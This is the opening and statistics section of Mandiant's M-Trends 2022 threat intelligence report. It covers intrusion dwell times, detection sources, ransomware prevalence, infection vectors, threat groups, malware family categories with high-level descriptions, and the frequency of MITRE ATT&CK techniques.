

M-TRENDS[®] 2022

MANDIANT SPECIAL REPORT



TABLE OF CONTENTS

| | |
|--|----|
| > EXECUTIVE SUMMARY | 3 |
| > BY THE NUMBERS | 5 |
| Data From Mandiant Investigations | 6 |
| > NOTABLE AND RECENTLY GRADUATED THREAT GROUPS | 43 |
| How a Threat Cluster Becomes an APT or FIN Group | 44 |
| FIN12 Prioritizes Speed to Deploy Ransomware Against High-Value Targets | 45 |
| FIN13 Prioritizes Targets Based in Mexico | 47 |
| Grasping the Complexity of UNC2891 | 49 |
| UNC1151 and Ghostwriter Linked to Belarusian Interests | 55 |
| > FOCUS ON MULTIFACETED EXTORTION AND RANSOMWARE | 56 |
| Financially Motivated Threat Actors Increasingly Targeting Virtualization Infrastructure | 57 |
| Red Team Full Backup Takeover | 60 |
| Observations on Multifaceted Extortion and Ransomware Recovery Operations | 64 |
| > DIGGING PAST A CRAFTY COINMINER | 70 |
| Introduction | 71 |
| The Value of Robust Logging Practices | 72 |
| Considerations for Security Advancement | 76 |
| > CHINA REINVENTS APPROACH TO CYBER OPERATIONS | 77 |
| Background | 78 |
| Realignment and Retooling | 79 |
| Espionage Activity Reemerges | 80 |
| Outlook | 81 |
| > COMMON MISCONFIGURATIONS THAT LEAD TO COMPROMISE | 82 |
| On-Premises Misconfigurations | 83 |
| Microsoft Azure and Microsoft 365 Configuration Risks | 88 |
| > CONCLUSION | 93 |



EXECUTIVE SUMMARY

Recent cyber events are a stark reminder that our work as defenders is never done. Critical vulnerabilities such as “Log4Shell” highlight the dangers of the unknown and the complexity of patching. The supply chain is as attractive a target as ever, providing a potential entry point into multiple vendors. And we must remain vigilant about protecting our industrial control systems, especially given that 1 in 7 multifaceted extortion attacks leak critical operational technology information.

Mandiant responders are on the frontlines every day, investigating and analyzing the latest attacks and threats, and understanding how best to respond to and mitigate them. Everything we learn is passed on to our customers through our various services, giving them a much-needed advantage in a constantly evolving threat landscape.

Every year the *M-Trends* report provides some of that same critical intelligence to the greater security community. *M-Trends 2022* continues that tradition, offering details on the evolving cyber landscape, mitigation recommendations, and a wide variety of security incident-related metrics.

Let’s start with a win for defenders: the global median dwell time has continued its decline in 2021. For intrusions investigated between October 1, 2020 through December 31, 2021, the median number of days between compromise and detection was 21 days (down from 24 days in 2020). Although this may demonstrate improved visibility and response, the pervasiveness of ransomware has helped drive this number down.

Ransomware and multifaceted extortion continue to be concerning. We highlight an increase in targeting of virtualization infrastructure and offer mitigations. We also provide guidance on ransomware preparedness (via red teaming) and recovery operations.

Other topics covered in *M-Trends 2022* include:

By the Numbers The global median dwell time for intrusions identified by external third parties and disclosed to the victims dropped to 28 days from 73 days in 2020, a stellar improvement. In less desirable news, when the initial infection vector was identified, supply chain compromise accounted for 17% of intrusions in 2021 compared to less than 1% in 2020. Other signature metrics include detection by source, industry targeting, threat groups, malware and attacker techniques.

Recently Graduated Threat Groups A detailed analysis of two financially motivated groups we graduated in 2021: FIN12 and FIN13. We also highlight two noteworthy uncategorized groups: UNC2891 and UNC1151.

Microsoft Exchange Case Study Our observations responding to more than 20 incidents involving exploitation of on-premises Microsoft Exchange servers. In one testament to dedicated investigation and analysis, the deployment of cryptocurrency coinminers by one financially-motivated threat group led to the discovery of two nation-state actors in the same environments.

China Cyber Operations We review China’s realignment and retooling, explore reemerging espionage activity and highlight actors such as APT10 and APT41.

Misconfiguration Mitigations We observed various compromises due to misconfigurations when using on-premises Active Directory with Azure Active Directory to achieve a single integrated identity solution.

M-Trends 2022 builds on our transparency to continue providing critical knowledge to those tasked with defending organizations. The information in this report has been sanitized to protect identities of victims and their data.



BY THE NUMBERS



DATA FROM MANDIANT INVESTIGATIONS


The metrics reported in *M-Trends 2022* are based on Mandiant investigations of targeted attack activity conducted between October 1, 2020 and December 31, 2021.

This edition of *M-Trends* covers a 15-month period compared to a 12-month period in previous editions.

Detection by Source

Across the board, there was an increase in external notification of intrusions in 2021 compared to 2020. However, awareness of most intrusions continues to come about through internal detections. The percentage of intrusions detected internally has maintained a gradual upwards trend with moderate fluctuation over the last six years.

Detection by Source, 2011-2021



In APAC and EMEA, the majority of intrusions in 2021 were identified externally—a reversal of what was observed in 2020. The detection by source for Americas held steady with most intrusions continuing to be detected internally.




Internal detection
is when an organization independently discovers it has been compromised.



External notification
is when an outside entity informs an organization it has been compromised. This includes when a compromised organization is first notified of an incident by an attacker via an extortion note.

Detection by Source by Region, 2021




In Americas, organizations detected intrusions internally in 60% of cases in 2021 compared to 61% of cases in 2020. There is relative stability in detection by source trends for Americas from 2017 to 2021.

Organizations in APAC were notified by an external entity in 76% of intrusions in 2021 compared to 48% of intrusions in 2020. Observations for 2021 are in line with observations for APAC from 2019. Mandiant experts have seen relatively large shifts in detection by source metrics for APAC over the past five years.

In EMEA, organizations were notified of an incident by an external entity in 62% of intrusions in 2021 compared to 47% of intrusions in 2020. Similar to APAC, when analyzing the five-year trend, there remains variability in detection by source in EMEA. The variability observed for both APAC and EMEA can be explained in part by continued maturity of organizations' security programs as well as external entities' notification ability in these regions.

Detection by Source by Region, 2017–2021





Dwell time is calculated as the number of days an attacker is present in a victim environment before they are detected. The median represents a value at the midpoint of a data set sorted by magnitude.

Dwell Time

The global median dwell time continued to improve in 2021 with organizations now detecting intrusions in three weeks. The global median dwell time for organizations that learned about their security incident through an external third party notification improved markedly in 2021. Not only are external entities doing more notifications of intrusions to organizations compared to 2020, they are also notifying them more quickly, resulting in shorter dwell times. The median dwell time for internally detected intrusions lengthened in 2021 compared to 2020 but remained shorter than median dwell time for external notifications.

Change in Median Dwell Time



Global Dwell Time

The global median dwell time for 2021 was 21 days compared to 24 days in 2020. This 13% improvement in global median dwell time was comprised of noteworthy changes in relation to source of detection. The global median dwell time for incidents which were identified externally dropped from 73 to 28 days. Conversely, incidents which were identified internally saw a lengthening of global median dwell time from 12 to 18 days.

There were significant improvements to global median dwell time when an external entity was the notification source. External entities are now detecting intrusions and notifying organizations in less than a month—62% faster compared to 2020. This speaks to improved detection capabilities of external entities in addition to more established communications and outreach programs.

Mandiant experts observed a 50% increase in global median dwell time for internally detected intrusions. The global median dwell time for internally detected intrusions rose from 12 days in 2020 to 18 days in 2021. While median dwell time for internal detections was slower compared to 2020, internal detections were still 36% faster than external notifications.

Global Median Dwell Time, 2011-2021

| Compromise Notifications | 2011 | 2012 | 2013 | 2014 | 2015 | 2016 | 2017 | 2018 | 2019 | 2020 | 2021 |
|--------------------------|------|------|------|------|------|------|------|------|------|------|------|
| All | 416 | 243 | 229 | 205 | 146 | 99 | 101 | 78 | 56 | 24 | 21 |
| External Notification | — | — | — | — | 320 | 107 | 186 | 184 | 141 | 73 | 28 |
| Internal Detection | — | — | — | — | 56 | 80 | 57.5 | 50.5 | 30 | 12 | 18 |


Global Dwell Time Distribution

Global dwell time distribution continues to improve at both ends of the spectrum. In 2021, 55% of investigations had dwell times of 30 days or fewer with 67% of these (37% of total intrusions) being discovered in one week or less.

Mandiant experts observed a spike in dwell times between 90 and 300 days with 20% of investigations falling into this range. This could indicate intrusions going undetected until more impactful actions occur in the environment following initial infection and reconnaissance phases of the targeted attack lifecycle. This may also highlight a disparity between organizational detection capabilities and the types of attacks organizations face.

Fewer intrusions are going undetected for extensive periods of time. Only 8% of intrusions investigated in 2021 had a dwell time of more than a year and half of these (4% of total intrusions) had dwell times greater than 700 days.

Global Dwell Time Distribution, 2018–2021



Change in Investigations Involving Ransomware

25% → **23%**
IN 2020 → IN 2021

No Change in Global Median Dwell Time: Ransomware

5 DAYS → **5 DAYS**
IN 2020 → IN 2021


Change in Global Median Dwell Time: Non-ransomware

45 → **36**
DAYS IN 2020 → DAYS IN 2021

Investigations involving Ransomware


Mandiant experts observed that the percentage of intrusions involving multifaceted extortion and ransomware was relatively stable from 2020 to 2021. In 2021, 23% of intrusions involved ransomware compared to 25% in 2020. These types of attacks continue to be a driving force of reduced median dwell times. Ransomware-related intrusions had a median dwell time of 5 days compared to 36 days for non-ransomware intrusions, making dwell times for ransomware intrusions one-seventh the duration of non-ransomware. While median dwell time for ransomware-related intrusions in 2021 remained the same as 2020, Mandiant experts noted a 20% reduction in median dwell time for non-ransomware intrusions year over year.

Global Dwell Time by Investigation Type, 2021



AMERICAS

No Change in Median Dwell Time




Americas Median Dwell Time

The median dwell time for intrusions investigated in Americas remained constant at 17 days in 2021 compared to 2020. When considering detection source, there was a 9-percentage point increase in median dwell time for intrusions detected internally, increasing from 9 days in 2020 to 18 days in 2021. While median dwell time for internal detection did lengthen in 2021 compared to 2020, the six-year trend continues towards faster internal detections. Americas median dwell time for internal detections in 2020 demonstrated a major improvement, making it unsurprising this metric reverted some in 2021.


Intrusions with an external notification source had a median dwell time of 49 days in 2020 compared to only 15 days in 2021. External entities notified organizations in Americas 69% faster in 2021 compared to 2020.

Americas Median Dwell Time, 2016–2021



In Americas 57% of intrusions were detected in fewer than 30 days in 2021, and 68% of these intrusions (39% of total Americas intrusions) were detected in less than one week. Not only are nearly half of intrusions being detected in two weeks or less, but also fewer intrusions are going undetected for extended periods of time. Mandiant experts observed a spike in intrusions with dwell times between 90 and 300 days, accounting for 22% of intrusions in Americas. Further, only 4% of intrusions in Americas had dwell times longer than one year.

Americas Dwell Time Distribution, 2021




Americas Dwell Time by Investigation Type, 2021

Change in Investigations Involving Ransomware

27.5% IN 2020 → **22%** IN 2021

In 2021, 22% of intrusions in Americas were related to ransomware—a 5.5-percentage point decrease compared to 2020. Even though there were fewer ransomware-related intrusions in Americas, these intrusions continue to impact the median dwell time. Ransomware intrusions in Americas had a median dwell time of 4 days compared to 32 days for non-ransomware intrusions.



APAC

Change in Median Dwell Time




APAC Median Dwell Time

All median dwell time metrics improved in APAC in 2021. The median dwell time for intrusions in APAC was just 21 days in 2021 compared to 76 days in 2020, a 72% improvement in median dwell time year over year.


In APAC, organizations are detecting intrusions quicker and external entities are notifying organizations of intrusions faster. Intrusions in APAC that were detected internally had a median dwell time of 22 days in 2021 compared to 33 days in 2020. The median dwell time for intrusions with an external notification source was 16 days in 2021 compared to 137 days in 2020—an 88% reduction.

APAC Median Dwell Time, 2016–2021



The dwell time distribution for APAC reveals 60% of intrusions had dwell times of 30 days or fewer with 60% of these (36% of all APAC intrusions) detected in one week or less. At the other end of the spectrum, similar to observations from previous years, dwell time distribution in APAC continues to show that several intrusions go undetected for extended periods of time. Mandiant experts observed that 13% of intrusions in APAC in 2021 had dwell times that exceeded three years. Organizations in APAC have impressive detection capabilities. However, intrusions that go undetected initially can remain undetected, resulting in extensive dwell times when they are ultimately detected.

APAC Dwell Time Distribution, 2021




APAC Dwell Time by Investigation Type, 2021

Change in Investigations Involving Ransomware

12.5% IN 2020 → **38%** IN 2021

Ransomware was more prevalent in APAC in 2021 compared to previous years. Ransomware-related intrusions accounted for 38% of intrusions investigated in APAC in 2021 compared to 12.5% of intrusions in 2020 and 18% of intrusions in 2019. Median dwell time in APAC for ransomware-related intrusions was 9 days compared to 38 days for non-ransomware intrusions.



EMEA

Change in Median Dwell Time




EMEA Median Dwell Time

In 2021, EMEA showed improvement in median dwell times across the board with the shortest dwell times ever observed for EMEA in all categories. The median dwell time for intrusions investigated in EMEA was just 48 days in 2021 compared to 66 days in 2020 and 54 days in 2019.


For intrusions detected internally in EMEA, the median dwell time improved from 29 days in 2020 to 13 days in 2021. Similarly, median dwell time for EMEA intrusions involving external notifications dropped from 225 days in 2020 to 60 days in 2021.

EMEA Median Dwell Time, 2016–2021



When examining dwell time distribution, 47% of intrusions in EMEA were detected within 30 days; 70% of these intrusions (33% of all EMEA intrusions) were detected within one week. EMEA also showed improvement in the percentage of intrusions with extended dwell times. In 2021, 5.5% of intrusions in EMEA had dwell times longer than three years, which is a 2.5-percentage point improvement over 2020.

EMEA Dwell Time Distribution, 2021




EMEA Dwell Time by Investigation Type, 2021

Change in Investigations Involving Ransomware

22% IN 2020 → **17%** IN 2021


In 2021, fewer investigations in EMEA were ransomware related—17% compared to 22% in 2020. However, the quick nature of ransomware intrusions contributed to the overall improvement of the median dwell time in EMEA. Mandiant experts observed that the 2021 median dwell time in EMEA for ransomware-related intrusions was only 4 days compared to 60 days for non-ransomware intrusions.



Industry Targeting

Mandiant continues to see consistent industry targeting by adversaries. In 2021 business/professional services and financial were the top targeted industries across the globe. Retail and hospitality, healthcare and high tech round out the top five industries favored by adversaries. Mandiant continues to see these same industries targeted across the globe every year.

Global Industries Targeted, 2021



Targeted Attacks

Initial Infection Vector


Exploits remained the most frequently identified initial infection vector in 2021. In intrusions where the initial infection vector was identified, 37% started with an exploit—an 8-percentage point increase over 2020.

Supply chain compromise was the second most prevalent initial infection vector identified in 2021. When the initial infection vector was identified, supply chain compromise accounted for 17% of intrusions in 2021 compared to less than 1% in 2020. Further, 86% of supply chain compromise intrusions in 2021 were related to the SolarWinds breach and SUNBURST.¹

In 2021, Mandiant experts observed an uptick in intrusions with an initial infection vector due to a prior compromise. These intrusions include handoffs from one group to another and prior malware infections. Prior compromises accounted for 14% of intrusions where the initial infection vector was identified.

Mandiant experts observed far fewer intrusions initiated via phishing in 2021. When the initial compromise was identified, phishing was the vector in only 11% of intrusions in 2021 compared to 23% in 2020. This speaks to organizations’ ability to better detect and block phishing emails as well as enhanced security training of employees to recognize and report phishing attempts.


Initial Infection Vector, 2021 (When Identified)



1. Mandiant (December 13, 2021). Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor.

Adversary Operations


Financial Gain



38% IN 2020 → **30%** IN 2021

Financially motivated intrusions continue to be a mainstay in 2021, with adversaries seeking monetary gain in 3 out of 10 intrusions through methods such as extortion, ransom, payment card theft and illicit transfers. The percentage of financially motivated intrusions dropped to 30% in 2021 compared to the 38% of intrusions observed in 2020. Mandiant experts observed a 2-percentage point decrease specifically in ransomware-related incidents in 2021. Another likely contributing factor for decreased financial gain operations in 2021 was an increase in law enforcement action taken against financially motivated actors leading to arrests, takedown of servers and seizure of extorted funds.

Data Theft




32% IN 2020 → **29%** IN 2021

Threat actors continue to prioritize data theft as a primary mission objective. In 2021, Mandiant identified data theft in 29% of intrusions. In 32% of intrusions involving data theft (9% of all intrusions) the stolen data was specifically targeted for use as the threat actor’s leverage during negotiations for payment. In 12% of intrusions involving data theft (4% of all intrusions) the data theft likely supported intellectual property or espionage end goals.

Compromised Architecture and Insider Threat

In 2021 Mandiant experts observed a slight uptick in compromises that likely served only to compromise architecture for further attacks. In 2021, this activity was identified in 4% of intrusions, a 1-percentage point increase compared to 2020. Likewise, insider threat continues to be rare with only 1% of intrusions investigated by Mandiant related to insider threat. These metrics have remained relatively stable over years of reporting.

Exploit Activity



Adversaries frequently leveraged exploits in 2021 with 30% of all intrusions involving exploit activity. In 2021, major vulnerabilities were discovered in products such as Microsoft Exchange^{2,3}, SonicWall’s Email Security (ES) product⁴, Pulse Secure VPN appliances⁵ and Apache’s Log4j 2 utility⁶ among others. Adversaries exploited these vulnerabilities to initiate and further intrusions. Mandiant experts even observed adversaries leverage vulnerabilities to deploy ransomware.⁷


Change in Multiple Threat Groups Identified (per environment)



Environment

In 2021, Mandiant experts identified that a quarter of victim environments had more than one distinct threat group. These environments included investigations with threat groups working together and attractive target environments enticing multiple threat actors independently. While the percentage of victim environments with multiple threat groups decreased in 2021 compared to 2020, the three-year trend demonstrates likely continued growth.

Multiple Threat Groups Identified, 2019-2021




2. Mandiant (March 4, 2021). Detection and Response to Exploitation of Microsoft Exchange Zero-Day Vulnerabilities.
 3. Mandiant (November 17, 2021). ProxyNoShell: A Change in Tactics Exploiting ProxyShell Vulnerabilities.
 4. Mandiant (April 20, 2021). Zero-Day Exploits in SonicWall Email Security Lead to Enterprise Compromise.
 5. Mandiant (April 20, 2021). Check Your Pulse: Suspected APT Actors Leverage Authentication Bypass Techniques and Pulse Secure Zero-Day
 6. Mandiant (December 15, 2021). Log4Shell Initial Exploitation and Mitigation Recommendations.
 7. Mandiant (February 23, 2021). (Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware.


Threat Groups

Mandiant experts currently track more than 2,800 threat groups, which include 1100+ newly tracked threat groups for this **M-Trends** reporting period. Mandiant continues to expand its extensive threat actor knowledgebase through clustering and attributing adversary activity observed not only during frontline investigations, but also from analysis of public reporting, information sharing and other research.

In 2021, Mandiant experts graduated two groups to named threat groups, FIN12⁸ and FIN13.⁹ Additionally, Mandiant merged 185 threat groups into other threat groups based on extensive research into activity overlaps. For details on how Mandiant defines and references UNC groups and merges, please see, “How Mandiant Tracks Uncategorized Threat Actors.”¹⁰



Threat Groups 2021



8. Mandiant (October 7, 2021). FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets

9. Mandiant (December 7, 2021). FIN13: A Cybercriminal Threat Actor Focused on Mexico

10. Mandiant (December 17, 2020). DebUNCing Attribution: How Mandiant Tracks Uncategorized Threat Actors




A malware family is a program or set of associated programs with sufficient “code overlap” among the members that Mandiant considers them to be the same thing, a “family”. The term family broadens the scope of a single piece of malware as it can be altered over time, which in turn creates new, but fundamentally overlapping pieces of malware.

Malware

Mandiant continuously expands its body of knowledge on malware based on insights gained from the frontlines of cyber incidents, public reporting and various other research avenues. In 2021, Mandiant began tracking over 700 new malware families. This number continues to grow in line with previous trends with no indication of slowing down.

In 2021, Mandiant experts observed adversaries use 365 distinct malware families during investigations of compromised environments. This number continues to grow in line with the number of observed malware families compared to previous years. Of the 365 malware families observed by Mandiant experts during intrusions, 154 were malware families which Mandiant began tracking in 2021.



Malware Families by Category


Of the 733 newly tracked malware families in 2021, the top five categories were backdoors (31%), downloaders (13%), droppers (13%), ransomware (7%), launchers (5%) and credential stealers (5%). These categories remain consistent with previous years.



A **malware category** describes a malware family's primary purpose. Each malware family is assigned only one category that best describes its primary purpose, regardless of functionality for more than one category.

| Malware Category | Primary Purpose |
|---------------------------|--|
| Backdoor | A program whose primary purpose is to allow a threat actor to interactively issue commands to the system on which it is installed. |
| Credential Stealer | A utility whose primary purpose is to access, copy or steal authentication credentials. |
| Downloader | A program whose sole purpose is to download (and perhaps launch) a file from a specified address, and which does not provide any additional functionality or support any other interactive commands. |
| Dropper | A program whose primary purpose is to extract, install and potentially launch or execute one or more files. |
| Launcher | A program whose primary purpose is to launch one or more files. Differs from a dropper or an installer in that it does not contain or configure the file, but merely executes or loads it. |
| Ransomware | A program whose primary purpose is to perform some malicious action (such as encrypting data), with the goal of extracting payment from the victim in order to avoid or undo the malicious action. |
| Other | Includes all other malware categories such as utilities, keyloggers, point-of-sale (POS), tunnelers and data miners. |

Newly Tracked Malware Families by Category, 2021





An observed malware family is a malware family identified during an investigation by Mandiant experts.


Observed Malware Families by Category

Backdoors continue to be preferred by adversaries and consistently comprise the largest malware family category observed during Mandiant investigations over the years. Of the 365 malware families observed in 2021, the top categories were backdoors (40%), droppers (12%), ransomware (10%), downloaders (7%), credential stealers (5%) and launchers (4%).

Similar to newly tracked malware families, 22% of observed malware families in 2021 were comprised of the "other" malware family category. Compared to previous years, this number remains stable as adversaries create and use a variety of different tools to achieve their missions.

Mandiant observed a rise in the variety of ransomware malware families used by adversaries, growing the observed population from 8% in 2020 to 10% in 2021.

Observed Malware Families by Category, 2021






A publicly available tool or code family is readily obtainable without restriction. This includes tools that are freely available on the Internet, as well as tools that are sold or purchased, as long as they can be purchased by any buyer.

Newly Tracked Malware Families by Availability, 2021


Mandiant experts observed that 86% of newly tracked malware families were non-public whereas 14% were publicly available. The majority of new malware families tracked continue the trend of availability being restricted or likely privately developed.




A non-public tool or code family is, to the best of our knowledge, not publicly available (either for free or for sale). They may include tools that are privately developed, held or used, as well as tools that are shared among or sold to a restricted set of customers.

Observed Malware Families by Availability, 2021

Similar to availability for newly tracked malware families, Mandiant experts observed 72% of malware families used by adversaries during an intrusion in 2021 were non-public and 28% were publicly available. Adversaries use both publicly and non-publicly available malware to accomplish missions across intrusions. While many adversaries often use the same publicly available malware families such as BEACON, Mandiant continues to see adversaries innovate and adapt to be effective in victim environments.






Most Frequently Seen Malware Families

The malware families seen most frequently during intrusions investigated by Mandiant experts were BEACON, SUNBURST, METASPLOIT, SYSTEMBC, LOCKBIT and RYUK. BEACON was once again the most prevalent malware family observed in 2021—three times more often than the second most frequently seen malware family. Further, use of BEACON across intrusions increased from 24% of intrusions in 2020 to 28% in 2021. BEACON remains by far the favorite malware family among adversaries and Mandiant expects its use will likely increase in the years to come.

SUNBURST¹² was observed in 9% of all intrusions investigated by Mandiant in 2021. SUNBURST was delivered at scale to victim environments across the globe through a malicious update, resulting in widespread compromised access. This metric is in line with the observed relationship between the second most prevalent initial infection vector, supply chain compromises and the use of SUNBURST in intrusions.

Most Frequently Seen Malware Families, 2021



RYUK and LOCKBIT were the most used ransomware families during intrusions investigated by Mandiant in 2021. Notably, newly graduated FIN12¹³ leveraged RYUK, BEACON, SYSTEMBC and METASPLOIT to carry out some of the most prolific intrusions seen throughout 2021. Ransomware families continue to contribute to the malware family collection every year.

Adversaries continue to use a variety of malware to carry out missions. In 2021, Mandiant observed just 3.8% of malware families being used in 10 or more intrusions while 81% of malware families were observed in only one or two intrusions. Over the years, Mandiant has observed adversary toolsets become more diverse as adversaries continue to evolve. This diversification is demonstrated by a continuation of limited retooling across intrusions.

12. Mandiant (December 13, 2020). FIN12: Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor
 13. Mandiant (October 7, 2021). FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets

Malware Definitions

BEACON is a backdoor that is commercially available as part of the Cobalt Strike software platform and commonly used for penetration testing network environments. The malware supports several capabilities, such as injecting and executing arbitrary code, uploading and downloading files and executing shell commands. Mandiant has seen BEACON used by a wide range of named threat groups including APT19, APT32, APT40, APT41, FIN6, FIN7, FIN9, FIN11, FIN12 and FIN13, as well as nearly 650 UNC groups.

SUNBURST is a .NET-based backdoor that initially communicates via DNS. SUNBURST generates the domain of the initial remote server using a domain generation algorithm. The DNS response returns a CNAME record containing the domain of the C2 server used for subsequent communication via HTTP. Supported backdoor commands include file download and execution, file management, registry manipulation, and process termination. SUNBURST can also disable targeted services to avoid detection and upload basic system information that includes the system's IP address, DHCP configuration, and domain information. Mandiant has observed UNC2452 leverage SUNBURST.¹⁴

METASPLOIT is a penetration testing platform that enables users to find, exploit, and validate vulnerabilities. Mandiant has seen METASPLOIT used by APT40, APT41, FIN6, FIN7, FIN11, FIN12, FIN13 and 40 UNC groups with end goals ranging from espionage and financial gain to penetration testing.

SYSTEMBC is a tunneler written in C that retrieves proxy-related commands from a C2 server using a custom binary protocol over TCP. A C2 server directs SYSTEMBC to act as a proxy between the C2 server and a remote system. SYSTEMBC is also capable of retrieving additional payloads via HTTP. Some variants may use the Tor network for this purpose. Downloaded payloads may be written to disk or mapped directly into memory prior to execution. SYSTEMBC is often used to hide network traffic associated with other malware families. Observed families include DANABOT, SMOKELOADER, and URSNIF. Mandiant has seen SYSTEMBC used by FIN12 and as many as 10 UNC groups with goals related to financial gain.

LOCKBIT is ransomware written in C that encrypts files stored locally and on network shares. LOCKBIT can also identify additional systems on a network and propagate via SMB. Prior to encrypting files, LOCKBIT clears event logs, deletes volume shadow copies and terminates processes and services that may impact its ability to encrypt files. LOCKBIT has been observed using the file extension ".lockbit" for encrypted files. Mandiant has seen LOCKBIT used by more than 10 UNC groups with goals relating to financial gain and espionage.

RYUK is ransomware written in C that encrypts files stored on local drives and network shares. It also deletes backup files and volume shadow copies. Some RYUK variants can propagate to other systems on a network. Mandiant has seen RYUK used by FIN6, FIN12 and 10 financially motivated UNC groups.

14. For more information, please visit the SolarWinds Breach Resource Center


Operating System Effectiveness




The operating system effectiveness of a malware family is the operating system(s) that the malware can be used against.

Previous trends in operation system effectiveness continued in 2021 as newly tracked as well as observed malware families were predominately effective on Windows. However, malware families impacting Linux became more prevalent in 2021. Newly tracked malware families effective on Linux increased to 11% in 2021 compared to 8% in 2020. Further, observed malware families effective on Linux increased to 18% in 2021 from 13% in 2020. The increase in effectiveness on Linux in both newly tracked and observed malware families shows adversaries' ability and willingness to develop and target different operating system environments. In intrusions investigated by Mandiant, adversaries continue to target operating systems with the same relative attention.

Operating System Effectiveness of Newly Tracked Malware Families, 2021



Operating System Effectiveness of Observed Malware Families, 2021



Threat Techniques

Mandiant remains committed to supporting community and industry efforts by mapping its findings to the MITRE ATT&CK framework. In 2021, MITRE released versions 9 and 10 of ATT&CK, which focused on advancement of MITRE’s coverage of Linux, macOS and container techniques. Mandiant mapped 300+ additional Mandiant techniques to the MITRE ATT&CK framework in 2021, bringing the total to 2100+ Mandiant techniques and subsequent findings associated with MITRE ATT&CK.

Organizations must prioritize which security measures to implement and the likelihood of specific techniques being used during an intrusion should impact this decision-making process. Examining the prevalence of technique usage during recent intrusions, can better equip organizations to make intelligent security decisions.


Mandiant experts observed adversaries use 70% of MITRE ATT&CK techniques and 46% of sub-techniques during an intrusion in 2021. Compared to 2020, this represents an 11% increase in techniques observed and a 92% increase in sub-techniques observed. While this is representative of adversaries using a wider variety of techniques to further intrusions, Mandiant experts believe this increase is due in part to more robust classification and systematic categorization of threat data that was implemented in 2021.

In 2021, 43% of techniques observed (30% of all techniques) were seen in more than 5% of intrusions compared to 37% of techniques observed in 2020 (23% of all techniques in 2020). Mandiant experts recommend prioritizing implementation of security measures to protect against the most commonly used techniques over techniques with a lower prevalence.



MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, government and the cyber security product and service community.

MITRE ATT&CK Techniques Used Most Frequently, 2021



In 2021, Mandiant observed that more than half of the intrusions used obfuscation, such as encryption or encoding, on files or information to make detection and subsequent analysis more difficult (T1027).

Adversaries also continue to use a command or scripting interpreter to further intrusions (T1059) and 65% of those cases (29% of all intrusions) involved the use of PowerShell (T1059.001).

In 37% of investigations the adversary communicated using application layer protocols (T1071) with 87% of those (32% of all investigations) specifically using web protocols such as HTTP and HTTPS.

Mandiant experts observed adversaries perform discovery actions for system information (T1082) in 32% of investigations and file or directory information (T1083) also in 32% of investigations. Similarly, in 32% of investigations adversaries removed indicators on a host (T1070) with 85% of these (27% of all investigations) involving file deletions.

Similar to 2020, adversaries demonstrated a willingness to take advantage of what is available in a victim's environment to further intrusions in 2021. This is particularly evident in how frequently adversaries used web protocols, PowerShell, system services and Remote Desktop. Organizations must balance convenience and accessibility of common technologies with security of environments.

